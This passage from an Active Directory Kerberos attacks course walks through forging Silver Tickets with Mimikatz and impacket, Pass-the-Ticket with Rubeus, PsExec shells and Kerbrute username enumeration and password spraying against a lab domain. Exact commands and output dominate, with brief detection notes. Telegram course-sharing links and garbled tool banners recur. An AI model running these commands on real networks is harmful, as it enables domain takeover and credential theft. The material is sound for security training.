Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

## Detection

This type of persistence is challenging to detect because Golden Tickets are valid TGTs. Windows event logs don't distinguish between a legitimate TGT and a maliciously crafted Golden Ticket. Also, resetting the impersonated account's password does not invalidate the ticket.

Golden tickets are usually created with a much longer lifespan than tickets have by default (Mimikatz makes golden tickets with a default lifespan of 10 years). Certain AD monitoring products can detect these long ticket lifespans as IoCs.

Golden Tickets can be detected in a few ways:

- The account DOMAIN field is blank.
- The account DOMAIN field contains DOMAIN FQDN instead of just domain.

Once a golden ticket is detected, the `krbtgt` account password must be changed twice to remove the persistence, as the current and previous passwords are stored in the domain. The password of the `krbtgt` account should be changed regularly, as it is an admin account.

---

## Next Section

We saw how we can craft a Golden Ticket using the `krbtgt` account after we compromised a Domain controller. In the following sections, we will see how we can create a Silver ticket, which can be used in a computer we compromised.

## Silver Ticket

---

Every machine account has an NTLM hash; this is the hash of the computer, represented as the `SYSTEM$` account. This is the PSK (Pre-Shared Key) between the Domain and Workstation which is used to sign TGS (Ticket Granting Service) Kerberos tickets. This ticket is less powerful than the TGT (Golden Ticket), as it can only access that single machine. However, when creating a TGT, the attacker needs to approach the Domain Controller to have it generate a TGS ticket before they can access any machines. This creates a unique audit record, which doesn't stand out as malicious, but heuristics can be applied to identify if it is abnormal. When forging a TGS ticket, the attacker can bypass the Domain Controller and go straight to the target, minimizing the number of logs left behind.

---

## Theory

When a user requests a TGS ticket, they send their TGT to the Domain Controller. The Domain Controller will find out which account exposes the SPN requested by the user. Then it will copy the user's information (the `PAC`) into the TGS ticket, which it will then encrypt with the secret of the service account associated with the SPN.

Because the user does not know the secret of the service account, they cannot modify their own information in the TGS ticket. But what happens if a user compromises a service account and therefore can know its secret?

The attacker can forge a service ticket from scratch since they can create an arbitrary `PAC` and encrypt it with the secret stolen. Once this TGS ticket is forged, the attacker presents it to the service. The service can decrypt it because it has been encrypted with its own password, and then it will read the contents of the `PAC`. As the attacker has forged it, they can embed whatever information they desire, such as being a domain administrator. This forged ticket is called a `Silver Ticket`.

To forge a Silver Ticket, an attacker requires the NTLM password's hash or keys for a service or machine account, the SID of the domain, a target host, a service name (its SPN),

an arbitrary username, and group information. Silver tickets can be created for any existing or non-existing user account.

The ticket can be forged using `Mimikatz` or `impacket` and then get injected into memory to access a target service remotely. A Silver Ticket is a forged TGS ticket, so using one does not require communication with the Domain Controller. Any associated event logs are created on the target host. Therefore, Silver Tickets are more stealthy than Golden Tickets.

---

## Windows

Different elements are needed to forge a Silver Ticket. First, we need the domain's SID. This piece of information can be retrieved using PowerView's `Get-DomainSID` function.

### Getting the Domain SID

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainSID
```

```
S-1-5-21-2974783224-3764228556-2640795941
```

We also must have compromised a service account (one way or another) to get its NTLM hash. We must also specify an SPN because a TGS ticket is always generated for one SPN only. We can use `mimikatz` to forge a Silver Ticket when we have this information.

Let's say we compromised the `SQL01$` account. We have its NTLM hash. We want to craft a TGS ticket to access the `SQL01` filesystem. We'll need a `CIFS/SQL01` TGS ticket to do so.

### Using Mimikatz to Create a Silver Ticket

```
PS C:\Tools> mimikatz.exe
```

```
<SNIP>
```

```
mimikatz # kerberos::golden /domain:inlanefreight.local
/user:Administrator /sid:S-1-5-21-2974783224-3764228556-2640795941
/rc4:ff955e93a130f5bb1a6565f32b7dc127 /target:sql01.inlanefreight.local
/service:cifs /ptt
```

```
User      : Administrator
Domain    : inlanefreight.local (INLANEFREIGHT)
SID       : S-1-5-21-2974783224-3764228556-2640795941
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: ff955e93a130f5bb1a6565f32b7dc127 - rc4_hmac_nt
```

```
Service      : cifs
Target       : sql01.inlanefreight.local
Lifetime     : 8/17/2020 3:22:27 PM ; 8/15/2030 3:22:27 PM ; 8/15/2030
3:22:27 PM
-> Ticket : ` Pass The Ticket `

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ inlanefreight.local' successfully
submitted for current session
```

As we can see on the last line, the Silver Ticket has been created and submitted for the current session. Mimikatz calls it a Golden Ticket, but it's a TGS ticket that was generated, so it is a Silver Ticket. We can double-check this using the `klist` utility.

## Reviewing the Tickets with klist

```
PS C:\Tools> klist

Current LogonId is 0:0x3f22d82

Cached Tickets: (1)

#0>      Client: Administrator @ inlanefreight.local
      Server: cifs/sql01.inlanefreight.local @ inlanefreight.local
      KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
      Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
      Start Time: 8/17/2020 15:22:27 (local)
      End Time:    8/15/2030 15:22:27 (local)
      Renew Time: 8/15/2030 15:22:27 (local)
      Session Key Type: RSADSI RC4-HMAC(NT)
      Cache Flags: 0
      Kdc Called:
```

Now that we have a ticket to access the `SQL01` filesystem, we can use the `dir` utility.

## Displaying Directory Information with dir

```
PS C:\Tools> dir //sql01.inlanefreight.local/c$

Directory: \\sql01.inlanefreight.local\c$
```

Mode	LastWriteTime		Length	Name
d-----	7/27/2020	9:24 PM		DB_backups
d-----	7/16/2016	9:23 AM		PerfLogs
d-r----	7/30/2020	9:59 PM		Program Files
d-----	7/30/2020	9:59 PM		Program Files (x86)
d-----	7/27/2020	9:03 PM		StorageReports
d-----	8/14/2020	10:54 PM		Tools
d-r----	8/14/2020	7:06 AM		Users
d-----	7/25/2020	8:20 PM		Windows

We can also create a `Sacrificial Process`. We will discuss about `sacrificial processes` more in the `Pass-the-Ticket` section to execute `PSEXEC` using the `CIFS` service. Let's create a ticket and save it in `sql01.kirbi`:

## Create a Silver Ticket

```
C:\Tools> mimikatz.exe "kerberos::golden /domain:inlanefreight.local
/user:Administrator /sid:S-1-5-21-2974783224-3764228556-2640795941
/rc4:ff955e93a130f5bb1a6565f32b7dc127 /target:sql01.inlanefreight.local
/service:cifs /ticket:sql01.kirbi" exit

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( [email protected] )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( [email protected] )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::golden /domain:inlanefreight.local
/user:Administrator /sid:S-1-5-21-2974783224-3764228556-2640795941
/rc4:ff955e93a130f5bb1a6565f32b7dc127 /target:sql01.inlanefreight.local
/service:cifs /ticket:sql01.kirbi
User       : Administrator
Domain     : inlanefreight.local (INLANEFREIGHT)
SID        : S-1-5-21-2974783224-3764228556-2640795941
User Id    : 500
Groups Id  : *513 512 520 518 519
ServiceKey : ff955e93a130f5bb1a6565f32b7dc127 - rc4_hmac_nt
Service    : cifs
Target     : sql01.inlanefreight.local
Lifetime   : 4/4/2023 3:10:29 PM ; 4/1/2033 3:10:29 PM ; 4/1/2033 3:10:29 PM
-> Ticket  : ** Pass The Ticket **

* PAC generated
```

- \* PAC signed
- \* EncTicketPart generated
- \* EncTicketPart encrypted
- \* KrbCred generated

```
Golden ticket for 'Administrator @ inlanefreight.local' successfully
submitted for current session
```

```
mimikatz(commandline) # exit
Bye!
```

## Create a Sacrificial Process

```
C:\Tools> Rubeus.exe createnetonly /program:cmd.exe /show
```

[illegible]

v2.2.2

```
[*] Action: Create Process (/netonly)
```

```
[*] Using random username and password.
```

```
[*] Showing process : True
```

```
[*] Username      : 0HK76100
```

```
[*] Domain : 540GDGRA
```

[\*] Password : ZM83YNND

```
[+] Process      : 'cmd.exe' successfully created with LOGON TYPE = 9
```

[+] ProcessID : 2832

```
[+] LUID          : 0x186a73
```

This Rubeus action `createnetonly` and the flag `/show`, will open the program we specify for `/program:`, in this case, `cmd.exe`. That new window is our `sacrificial process`, as it doesn't have the creds of our current user. We will import the `sql01.kirbi` ticket we forged with mimikatz using this window as follows:

## Import the Ticket in the New cmd.exe Process

```
C:\Tools> Rubeus.exe ptt /ticket:sql01.kirbi
```



```
(_____) \      | |
(_____) ) _ _ | | _____ _ _
| _ _ / | | | | _ \ | _____ | | | / _ )
| | \ \ | | | | ) ) _____ | | | |
| | | | | _ _ / | _ _ / | _____ ) _ _ / ( _ _ /
```

v2.2.2

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

## Using the New cmd.exe Process with PSEXec

```
C:\Tools> PSEXec.exe -accepteula \\sql01.inlanefreight.local cmd
```

```
PsExec v2.42 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>hostname
SQL01
```

---

## Next Section

We learned how to create a Silver ticket from Windows. In the next section, we will make the same ticket from Linux.

## Silver Ticket from Linux

---

### Linux

On Linux, `impacket` can be used to craft a Silver Ticket. The tool [lookupsid.py](#) will retrieve the domain's, groups', and users' SID.

### Retrieve the Domain's SID

<https://t.me/CyberFreeCourses>

```
lookupsid.py inlanefreight.local/[email protected] -domain-sids
```

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

Password:

```
[*] Brute forcing SIDs at dc01.inlanefreight.local
[*] StringBinding ncacn_np:dc01.inlanefreight.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2974783224-3764228556-2640795941
498: INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: INLANEFREIGHT\Administrator (SidTypeUser)
501: INLANEFREIGHT\Guest (SidTypeUser)
502: INLANEFREIGHT\krbtgt (SidTypeUser)
503: INLANEFREIGHT\DefaultAccount (SidTypeUser)
512: INLANEFREIGHT\Domain Admins (SidTypeGroup)
513: INLANEFREIGHT\Domain Users (SidTypeGroup)
<SNIP>
```

Once we have the domain's SID, we can craft a Silver Ticket using [ticketer.py](#).

## Create a Silver Ticket with ticketer.py

```
ticketer.py -nthash ff955e93a130f5bb1a6565f32b7dc127 -domain-sid S-1-5-21-2974783224-3764228556-2640795941 -domain inlanefreight.local -spn cifs/sql01.inlanefreight.local Administrator
```

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for inlanefreight.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

The ticket has been forged and saved in the current `Administrator.ccache` directory. We can now use this ticket by importing it in the `KRB5CCNAME` environment variable and using any impacket tool with `-k` parameter.

## Importing the Ticket and using it

```
export KRB5CCNAME=./Administrator.ccache  
smbclient.py -k -no-pass sql01.inlanefreight.local
```

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

Type **help** for list of commands  
# shares

ADMIN\$  
C\$  
DB\_backups  
IPC\$

# use C\$  
# ls

```
drw-rw-rw-      0  Fri Aug 14 13:06:44 2020 $Recycle.Bin  
-rw-rw-rw- 389408 Sat Jul 25 06:16:23 2020 bootmgr  
-rw-rw-rw-      1 Sat Jul 25 06:16:23 2020 BOOTNXT  
drw-rw-rw-      0  Fri Jul 31 04:16:35 2020 Config.Msi  
drw-rw-rw-      0  Tue Jul 28 03:24:52 2020 DB_backups  
drw-rw-rw-      0  Sat Jul 25 05:20:01 2020 Documents and Settings  
-rw-rw-rw- 738197504 Fri Jul 31 04:43:10 2020 pagefile.sys  
drw-rw-rw-      0  Sat Jul 25 06:18:27 2020 PerfLogs  
drw-rw-rw-      0  Fri Jul 31 03:59:25 2020 Program Files  
drw-rw-rw-      0  Fri Jul 31 03:59:35 2020 Program Files (x86)  
drw-rw-rw-      0  Tue Jul 28 05:27:08 2020 ProgramData  
drw-rw-rw-      0  Sat Jul 25 05:20:05 2020 Recovery  
drw-rw-rw-      0  Tue Jul 28 03:03:22 2020 StorageReports  
drw-rw-rw-      0  Tue Jul 28 03:02:51 2020 System Volume Information  
drw-rw-rw-      0  Sat Aug 15 04:54:00 2020 Tools  
drw-rw-rw-      0  Fri Aug 14 13:06:37 2020 Users  
drw-rw-rw-      0  Mon Aug 17 21:26:39 2020 Windows
```

And since the SPN is in clear text and can be modified on the fly, impacket can do it for us and get us a remote shell on the compromised system.

## Using PSEXEC to get a Remote Shell

```
export KRB5CCNAME=./Administrator.ccache  
psexec.py -k -no-pass sql01.inlanefreight.local
```

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth Corporation

<https://t.me/CyberFreeCourses>

```
[*] Requesting shares on sql01.inlanefreight.local.....
[*] Found writable share ADMIN$
[*] Uploading file VyoVmCpn.exe
[*] Opening SVCManager on sql01.inlanefreight.local.....
[*] Creating service YHLC on sql01.inlanefreight.local.....
[*] Starting service YHLC.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

---

## Detection

Silver Tickets are more limited when compared to Golden Tickets because their scope is only for the service that is being targeted on a specific host. However, they can be utilized to remain stealthier. Silver Tickets can be used for persistence when used to access computer-hosted services. Since computer account password rotation may be disabled, and AD does not prevent computer accounts from accessing resources, this type of Silver Ticket could likely be used for a very long time.

Silver Tickets forged with Mimikatz can be detected in a few ways.

- The account DOMAIN field is blank.
- The account DOMAIN field contains DOMAIN FQDN instead of just domain.

---

## Next Section

We will provide more detection strategies in the following sections. We will focus on how to abuse those tickets and perform the Pass the Ticket attack.

## Pass-the-Ticket

---

The Pass-the-Ticket ( PtT ) attack is a method of lateral movement without touching LSASS (Ex: Sekurlsa::LogonPasswords). This has become incredibly important due to protections put around the LSASS Process. In a hardened organization, the contents of LSASS may not be all that valuable, and just peeking into the process will likely alert the

Defenders. Pass-the-Ticket takes the user's Ticket Granting Ticket (TGT) or Ticket Granting Service (TGS) Ticket. The TGT is a signed ticket that contains a list of privilege levels. This TGT is passed to the Domain Controller, which will grant the TGS Ticket that can be used to access machines. Stealing either of these tickets makes it possible to perform lateral movement.

---

## Sacrificial Processes

This is the most crucial concept to understand regarding Kerberos Attacks, as failure to create a `Sacrificial Process` can result in taking a service down. This is because it is very easy to overwrite an existing `Logon Sessions` Kerberos Ticket. If the local machine account ( `SYSTEM$` ) loses its Kerberos ticket, it will likely not get another one until a reboot. If a service loses its ticket, it won't get a new one until the service restarts or sometimes a machine reboot.

A `sacrificial process` creates a new Logon Session and passes tickets to that session. This does require administrative rights to the machine and will create additional IOCs (Indicators of Compromise) that could be alerted upon. However, causing an outage during an engagement is much worse than getting caught due to safely doing things.

The Rubeus action `createnetonly` creates a `sacrificial process` , and the future commands will use the `/LUID:0xdeadbeef` to interact with it.

### Create a Sacrificial Process with Rubeus

```
PS C:\Tools> .\Rubeus.exe createnetonly
/program:"C:\Windows\System32\cmd.exe" /show
```

```

  _____
 (_____) \   | |
  _____) )_ | | |_____|_____|_____|_____|
 |  _  / | | | | _ \ |_____| | | | /_____)
 | | \ \ | | | | ) ) ____| | | |_____|
 | |  | |_____/ |_____/ |_____)____/ (____/
```

v2.2.2

[\*] Action: Create `Process` (/net only)

[\*] `Using` random username and password.

[\*] Showing `process` : True

[\*] Username : Y1XGWQUL

[\*] Domain : HT3J3C08

[\*] Password : 967IB2AL

```
[+] Process      : 'C:\Windows\System32\cmd.exe' successfully created
with LOGON_TYPE = 9
[+] ProcessID    : 4288
[+] LUID         : 0xa4a39
```

To authenticate to remove services with this ticket, we need to inject into the ProcessID, because we are not using a command and control, we used the option `/show`, which shows the process we just created. It will not show the process if we don't specify `/show`.

## Reading Tickets

You can check all the tickets you can read and extract using the [triage](#) action in Rubeus.

### Rubeus triage

```
PS C:\Tools> .\Rubeus.exe triage
```

```
(_____\_____)
(_____) )_ _| |____ _ _ _
| _ _ / | | | | _ \ | | | | / )
| | \ \ | | | | ) ) ____ | | | |
|_ | | _ _ / | _ _ / | _ _ ) ( _ /
```

v2.2.2

Action: Triage Kerberos Tickets (All Users)

```
[*] Current LUID      : 0x892730
```

```
-----
| LUID      | UserName                               | Service
| EndTime   |                                         |
-----
```

```
-----
| 0x17168   | SQL01$ @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 1:38:16 PM |
```

```
| 0x17168   | SQL01$ @ INLANEFREIGHT.LOCAL |
LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 8/23/2020 8:23:24 AM
|
```

```
| 0x3e4     | sql01$ @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 12:53:21 PM |
```

```
| 0x3e4     | sql01$ @ INLANEFREIGHT.LOCAL |
ldap/dc01.inlanefreight.local/INLANEFREIGHT.LOCAL | 8/24/2020 12:53:21 PM
```

<https://t.me/CyberFreeCourses>

```

|
| 0x3e4 | sql01$ @ INLANEFREIGHT.LOCAL |
GC/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 8/24/2020 12:53:21 PM
|
| 0x3e4 | sql01$ @ INLANEFREIGHT.LOCAL | cifs/DC01.INLANEFREIGHT.LOCAL
| 8/24/2020 12:53:21 PM |
| 0x89275d | pixis @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 7:44:20 PM |
| 0x89275d | pixis @ INLANEFREIGHT.LOCAL | cifs/dc01
| 8/24/2020 7:44:20 PM |
| 0x3e7 | sql01$ @ INLANEFREIGHT.LOCAL | krbtgt/INLANEFREIGHT.LOCAL
| 8/24/2020 1:37:30 PM |
| 0x3e7 | sql01$ @ INLANEFREIGHT.LOCAL | cifs/DC01
| 8/24/2020 1:37:30 PM |
| 0x3e7 | sql01$ @ INLANEFREIGHT.LOCAL |
cifs/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 8/24/2020 1:37:30 PM
|
| 0x3e7 | sql01$ @ INLANEFREIGHT.LOCAL | SQL01$
| 8/24/2020 1:37:30 PM |
| 0x3e7 | sql01$ @ INLANEFREIGHT.LOCAL |
LDAP/DC01.INLANEFREIGHT.LOCAL/INLANEFREIGHT.LOCAL | 8/24/2020 1:37:30 PM
|
| 0x3e7 | sql01$ @ INLANEFREIGHT.LOCAL | ldap/dc01.inlanefreight.local
| 8/24/2020 1:37:30 PM |
| 0x3e7 | sql01$ @ INLANEFREIGHT.LOCAL |
ldap/DC02.LOGISTICS.INLANEFREIGHT.LOCAL | 8/23/2020 8:23:20 AM
|
-----
-----

```

Our current LUID (Logon UID) is `0x892730` , but no tickets are associated with our session. We can use `klist` to make sure of this.

## Reviewing Ticket Associated with our Session

```
PS C:\Tools> klist
```

```
Current LogonId is 0:0x892730
```

```
Cached Tickets: (0)
```

Using Rubeus, we can extract the TGT of `pixis` . It's the ticket for [email protected] , and with the `krbtgt/INLANEFREIGHT.LOCAL` service (TGT is encrypted using `krbtgt`'s secret key).

## Extracting the ticket with Rubeus

<https://t.me/CyberFreeCourses>

(       \        |        |  
      ) ) \_        \_ |        |        \_        \_        \_  
|        \_ / | | |        \ |        | | | /        )  
| | | \ \ | | | | | )        | | | |        |  
| \_ |        | \_ |        / |        / |        )        / (        /

doIGSzCCBkegAwIBBaEDAgEWooIFMzCCBS9hggUrMIIFJ6ADAgEFoRubE0l0TEF0RUZSRUlHSF  
QuTE9DQUyikDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0l0TEF0RUZSRUlHSFQuTE9DQUyiggTDMIIE  
2aADAgESoQMCAQKiggTLBIIEx07UF/WIqYSqAExzUjlz/YbkC9DqSQMptQ9JV+0q2F9UBJ7s06  
TD06qbUDKoQXyMbH/zaWwqG0dP+35hah9HMVApILMjiLiRINensH8lzvcHdT/GnrS330vDadC  
sYZIS0nQhXqz4PaPTjwNe7+aoY3W7DbUV1E9xvrjLGLq/I0/5HqdG3zV0wcT+V8itav7DnEPpZ  
lygkctKX8h1pTdjqJqwKsL/DCXocVLZWgSp4y8ipg4osmXuehYF237JTFcgJHeTqMIqWbN1AeH  
yiDhSBmQzX72JoEN24pvIe628wJ7uqcWjpxHlSDNCHSJBwe4/02k0glum/Hc+oa20UTdbG8aQu





```
C:\Tools> klist
```

```
Current LogonId is 0:0x892730
```

```
Cached Tickets: (1)
```

```
#0>      Client: pixis @ INLANEFREIGHT.LOCAL
      Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
      Ticket Flags 0x40e10000 -> forwardable renewable initial
pre_authent name_canonicalize
      Start Time: 8/24/2020 9:51:02 (local)
      End Time:   8/24/2020 19:51:02 (local)
      Renew Time: 8/31/2020 9:44:20 (local)
      Session Key Type: AES-256-CTS-HMAC-SHA1-96
      Cache Flags: 0x1 -> PRIMARY
      Kdc Called:
```

Now that we have this TGT in memory, we can perform any action on behalf of the impersonated user `pixis`. For example, we can read a Domain Controller's file system because `pixis` is a domain administrator.

## Read Domain Controller's File System

```
C:\Tools> dir \\dc01\\c$
```

```
Directory: \\dc01\\c$
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-----	7/27/2020 5:56 PM		Department Shares
d-----	7/16/2016 6:23 AM		PerfLogs
d-r---	8/22/2020 10:52 PM		Program Files
d-----	7/27/2020 12:14 PM		Program Files (x86)
d-----	7/27/2020 7:37 PM		Software
d-----	8/23/2020 6:54 PM		Tools
d-r---	7/30/2020 11:49 AM		Users
d-----	8/17/2020 12:29 PM		Windows

Under the hood, Windows used our TGT to request a TGS ticket for the following SPN `cifs/dc01`.

## Identifying the TGS ticket Created from the TGT

```
C:\Tools> klist
```

```
Current LogonId is 0:0x892730
```

```
Cached Tickets: (2)
```

```
#0>      Client: pixis @ INLANEFREIGHT.LOCAL
      Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
      Ticket Flags 0x40e10000 -> forwardable renewable initial
pre_authent name_canonicalize
      Start Time: 8/24/2020 9:51:02 (local)
      End Time:   8/24/2020 19:51:02 (local)
      Renew Time: 8/31/2020 9:44:20 (local)
      Session Key Type: AES-256-CTS-HMAC-SHA1-96
      Cache Flags: 0x1 -> PRIMARY
      Kdc Called:

#1>      Client: pixis @ INLANEFREIGHT.LOCAL
      Server: cifs/dc01 @ INLANEFREIGHT.LOCAL
      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
      Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
ok_as_delegate name_canonicalize
      Start Time: 8/24/2020 9:58:50 (local)
      End Time:   8/24/2020 19:51:02 (local)
      Renew Time: 8/31/2020 9:44:20 (local)
      Session Key Type: AES-256-CTS-HMAC-SHA1-96
      Cache Flags: 0
      Kdc Called: DC01.INLANEFREIGHT.LOCAL
```

---

## Sacrificial Process - Without Administrative Rights

It may seem odd that this did not immediately follow the `Sacrificial Process` section, but this topic is important enough to be at the start and conclusion of the module. The reason why `Rubeus` needs administrative rights is to interact with the `NetOnly` process it spawns to create the Logon Session. When using a proper C2 Framework, the stdin/stdout of the process is generally mapped to `named pipes`. This enables the framework to interact with processes it spawns without administrative privileges. If using [Covenant](#) or [Cobalt Strike](#), try using the `maketoken` feature to create your Logon Session instead of using `Rubeus's NetOnly` option.

---

## Next Steps

The Password Attacks module includes other examples of [Pass the Ticket from Windows](#) and [Pass the Ticket from Linux](#) that can be used for reference and to extend the use that can be made of them.

In the next section, we will discuss enumeration and password spraying using Kerberos.

## Account Enumeration & Password Spraying with Kerberos

---

It is possible to test if a username exists or if a password is valid for an account using Kerberos. Indeed, following the first request made by a user, `AS-REQ`, the domain controller can respond differently depending on whether the username presented exists or not and, if it does, whether the password is correct or not.

This `AS-REQ` request is how the [Kerbrute](#) tool performs username enumeration and password spraying.

Bruteforcing Windows usernames and passwords with Kerberos is very fast and potentially stealthier than other methods since pre-authentication failures do not trigger that "traditional" `An account failed to log on event 4625`. With Kerberos, you can validate a username or test a login by only sending one UDP frame to the KDC (Domain Controller).


---

## Kerbrute Install

To install Kerbrute, we need to download the binary from [kerbrute releases](#), select the latest one for Linux `kerbrute_linux_amd64`, and change its privileges to be executable.

## Testing kerbrute

```
mv ~/Downloads/kerbrute_linux_amd64 kerbrute
chmod +x ./kerbrute
./kerbrute
```



Version: v1.0.3 (9dad6e1) - 04/06/23 - Ronnie Flathers @ropnop

<https://t.me/CyberFreeCourses>

This tool is designed to assist **in** quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.

It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.

Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:

kerbrute [command]

Available Commands:

bruteforce	Bruteforce username:password combos, from a <b>file</b> or stdin
bruteuser	Bruteforce a single user's password from a wordlist
<b>help</b>	Help about any <b>command</b>
passwordspray	Test a single password against a list of <b>users</b>
userenum	Enumerate valid domain usernames via Kerberos
version	Display version info and quit

Flags:

--dc string	The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS
--delay int	Delay <b>in</b> millisecond between each attempt. Will always use single thread <b>if set</b>
-d, --domain string	The full domain to use (e.g. contoso.com)
-h, --help	<b>help for</b> kerbrute
-o, --output string	File to <b>write</b> logs to. Optional.
--safe	Safe mode. Will abort <b>if</b> any user comes back as locked out. Default: FALSE
-t, --threads int	Threads to use (default <b>10</b> )
-v, --verbose	Log failures and errors

Use "**kerbrute [command] --help**" **for more** information about a command.

---

## User Enumeration

To enumerate usernames, Kerbrute sends TGT requests with no pre-authentication. If the KDC responds with a **PRINCIPAL UNKNOWN** error, the username does not exist. However, if the KDC prompts for pre-authentication, we know the username exists and move on. This does not cause logon failures, so it will not lock out any accounts. This generates a Windows event ID 4768 if Kerberos logging is enabled. For this to work, we must provide the tool with a list of usernames, the domain controller's IP or hostname, and the domain.

### Username Enumeration

<https://t.me/CyberFreeCourses>

```
kerbrute userenum users.txt --dc dc01.inlanefreight.local -d
inlanefreight.local
```

```
  _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/
 / // / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \
 / , < / _/ / / / / / / / / / / / / / / / / / / / / / /
/_/ | _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/
```

Version: v1.0.3 (9dad6e1) - 08/25/20 - Ronnie Flathers @ropnop

2020/08/25 23:14:51 > Using KDC(s):

2020/08/25 23:14:51 > dc01.inlanefreight.local:88

2020/08/25 23:14:51 > [+] VALID USERNAME: [email protected]

2020/08/25 23:14:51 > [+] VALID USERNAME: [email protected]

2020/08/25 23:14:51 > [+] VALID USERNAME: [email protected]

2020/08/25 23:14:51 > [+] VALID USERNAME: [email protected]

2020/08/25 23:14:51 > [+] VALID USERNAME: [email protected]

2020/08/25 23:14:51 > [+] VALID USERNAME: [email protected]

2020/08/25 23:14:51 > [+] VALID USERNAME: [email protected]

2020/08/25 23:14:51 > [+] VALID USERNAME: [email protected]

2020/08/25 23:14:51 > Done! Tested 117 usernames (8 valid) in 0.347 seconds

In this example, we provided Kerbrute with a list of 117 usernames, and 8 of them were valid. They were all checked in 0.347s, which is very fast.

## Password spraying

With `passwordspray`, Kerbrute will perform a horizontal brute force attack against a list of domain users. This is useful for testing one or two common passwords when you have a large list of users. This does increment the failed login count and can lock out accounts.

This will generate both event IDs 4768 - A Kerberos authentication ticket (TGT) was requested, and 4771 - Kerberos pre-authentication failed.

## Password Spraying

```
kerbrute passwordspray users.txt inlanefreight2020 --dc
dc01.inlanefreight.local -d inlanefreight.local
```

```
  _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/ _/
 / // / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \ / _ \
```

<https://t.me/CyberFreeCourses>

```
/ // _ \ _ \ / _ \ / _ \ / _ \ / _ \ / _ \
/ , < / _ \ / _ \ / _ \ / _ \ / _ \ / _ \
/_ / | _ \ / _ \ / _ \ / _ \ / _ \ / _ \
```

Version: v1.0.3 (9dad6e1) - 08/25/20 - Ronnie Flathers @ropnop

```
2020/08/25 23:19:36 > Using KDC(s):
2020/08/25 23:19:36 > dc01.inlanefreight.local:88

2020/08/25 23:19:36 > [+] VALID LOGIN: [email
protected]:inlanefreight2020
2020/08/25 23:19:36 > [+] VALID LOGIN: [email
protected]:inlanefreight2020
2020/08/25 23:19:36 > Done! Tested 117 logins (2 successes) in 0.435
seconds
```

In this case, we provided `Kerbrute` with a list of 117 usernames and the password `inlanefreight2020`. It was valid for two of them.

---

## Next Section

Now that we understand how to perform different attacks against Kerberos, we will explore different options for detecting these attacks and things we can do to prevent them or minimize their impact on our organizations.

## Hardening/Mitigations

---

